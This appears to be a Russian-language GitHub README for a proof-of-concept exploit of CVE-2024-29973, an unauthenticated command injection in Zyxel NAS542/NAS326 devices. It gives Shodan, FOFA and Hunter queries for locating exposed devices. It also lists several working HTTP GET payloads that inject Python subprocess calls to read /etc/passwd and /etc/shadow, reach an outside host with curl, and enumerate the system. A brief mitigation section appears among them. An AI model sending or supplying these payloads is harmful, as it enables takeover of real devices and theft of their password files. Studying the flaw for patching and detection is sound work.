 aerchy/cve-2024-29973
Эксплойт proof-of-concept для CVE-2024-29973 — удалённое внедрение команд в устройствах Zyxel NAS, демонстрирующее произвольное выполнение команд с помощью специально сформированных HTTP-запросов.

CVE-2024-29973 — это критическая уязвимость, обнаруженная в некоторых сетевых устройствах Zyxel. Данная уязвимость позволяет неаутентифицированному злоумышленнику выполнять произвольные команды на целевом устройстве, эксплуатируя недостатки механизмов проверки входных данных в прошивке. Злоумышленники могут отправлять специально сформированные HTTP-запросы на устройство, внедряя системные команды и потенциально получая полный контроль над устройством.
Hunter: product.name="ZyXEL NAS542"||product.name="ZyXEL NAS326" FOFA: app="NAS542" || app="ZYXEL-NAS326" SHODAN: http.title:"Zyxel NAS326"
Внедрение команд: Уязвимость возникает из-за недостаточной санитизации входных данных в одном из веб-интерфейсов устройства. Этот недостаток позволяет злоумышленникам добавлять команды операционной системы в параметры HTTP-запросов.
Пример эксплуатации: Злоумышленники могут внедрять команды через HTTP GET-запрос, как показано ниже, для выполнения произвольного кода:
GET /cmd,/simZysh/register_main/setCookie?c0=storage_ext_cgi+CGIGetExtStoInfo+None)+and+False+or+__import__("subprocess").check_output("id",+shell=True)%23 HTTP/1.1
Воздействие: Успешная эксплуатация приводит к возможности выполнения системных команд, что потенциально может привести к удалённому управлению устройством, утечке данных или дальнейшей компрометации сети.
Чтобы снизить риски, связанные с этой уязвимостью, выполните следующие шаги:
Обновление прошивки: Убедитесь, что все устройства Zyxel обновлены до последней версии прошивки. Zyxel выпустил исправления, устраняющие эту уязвимость. Регулярно проверяйте наличие обновлений и своевременно применяйте их.
Сегментация сети: Изолируйте уязвимые устройства от критической сетевой инфраструктуры. Открывайте только необходимые сервисы и убедитесь, что административные интерфейсы не доступны публично.
Настройка межсетевого экрана: Ограничьте входящий и исходящий трафик только необходимыми сервисами. Заблокируйте ненужный HTTP-доступ к устройствам Zyxel.
Мониторинг подозрительной активности: Внедрите инструменты журналирования и мониторинга, которые могут обнаруживать и оповещать о необычном поведении, таком как повторные попытки входа или аномальные паттерны трафика.
Ссылки Национальная база данных уязвимостей - CVE-2024-29973 Бюллетень безопасности Zyxel
GET /cmd,/simZysh/register_main/setCookie?c0=storage_ext_cgi+CGIGetExtStoInfo+None)+and+False+or+__import__("subprocess").check_output("cat+/etc/passwd",+shell=True)%23 HTTP/1.1

GET /cmd,/simZysh/register_main/setCookie?c0=storage_ext_cgi+CGIGetExtStoInfo+None)+and+False+or+__import__("subprocess").check_output("cat+/etc/shadow",+shell=True)%23 HTTP/1.1
GET /cmd,/simZysh/register_main/setCookie?c0=storage_ext_cgi+CGIGetExtStoInfo+None)+and+False+or+__import__("subprocess").check_output("curl+ifconfig.me",+shell=True)%23 HTTP/1.1
GET /cmd,/simZysh/register_main/setCookie?c0=storage_ext_cgi+CGIGetExtStoInfo+None)+and+False+or+__import__("subprocess").check_output("hostname",+shell=True)%23 HTTP/1.1
GET /cmd,/simZysh/register_main/setCookie?c0=storage_ext_cgi+CGIGetExtStoInfo+None)+and+False+or+__import__("subprocess").check_output("ip+a",+shell=True)%23 HTTP/1.1
GET /cmd,/simZysh/register_main/setCookie?c0=storage_ext_cgi+CGIGetExtStoInfo+None)+and+False+or+__import__("subprocess").check_output("uname+-a",+shell=True)%23 HTTP/1.1
GET /cmd,/simZysh/register_main/setCookie?c0=storage_ext_cgi+CGIGetExtStoInfo+None)+and+False+or+__import__("subprocess").check_output("cat+/etc/group",+shell=True)%23 HTTP/1.1






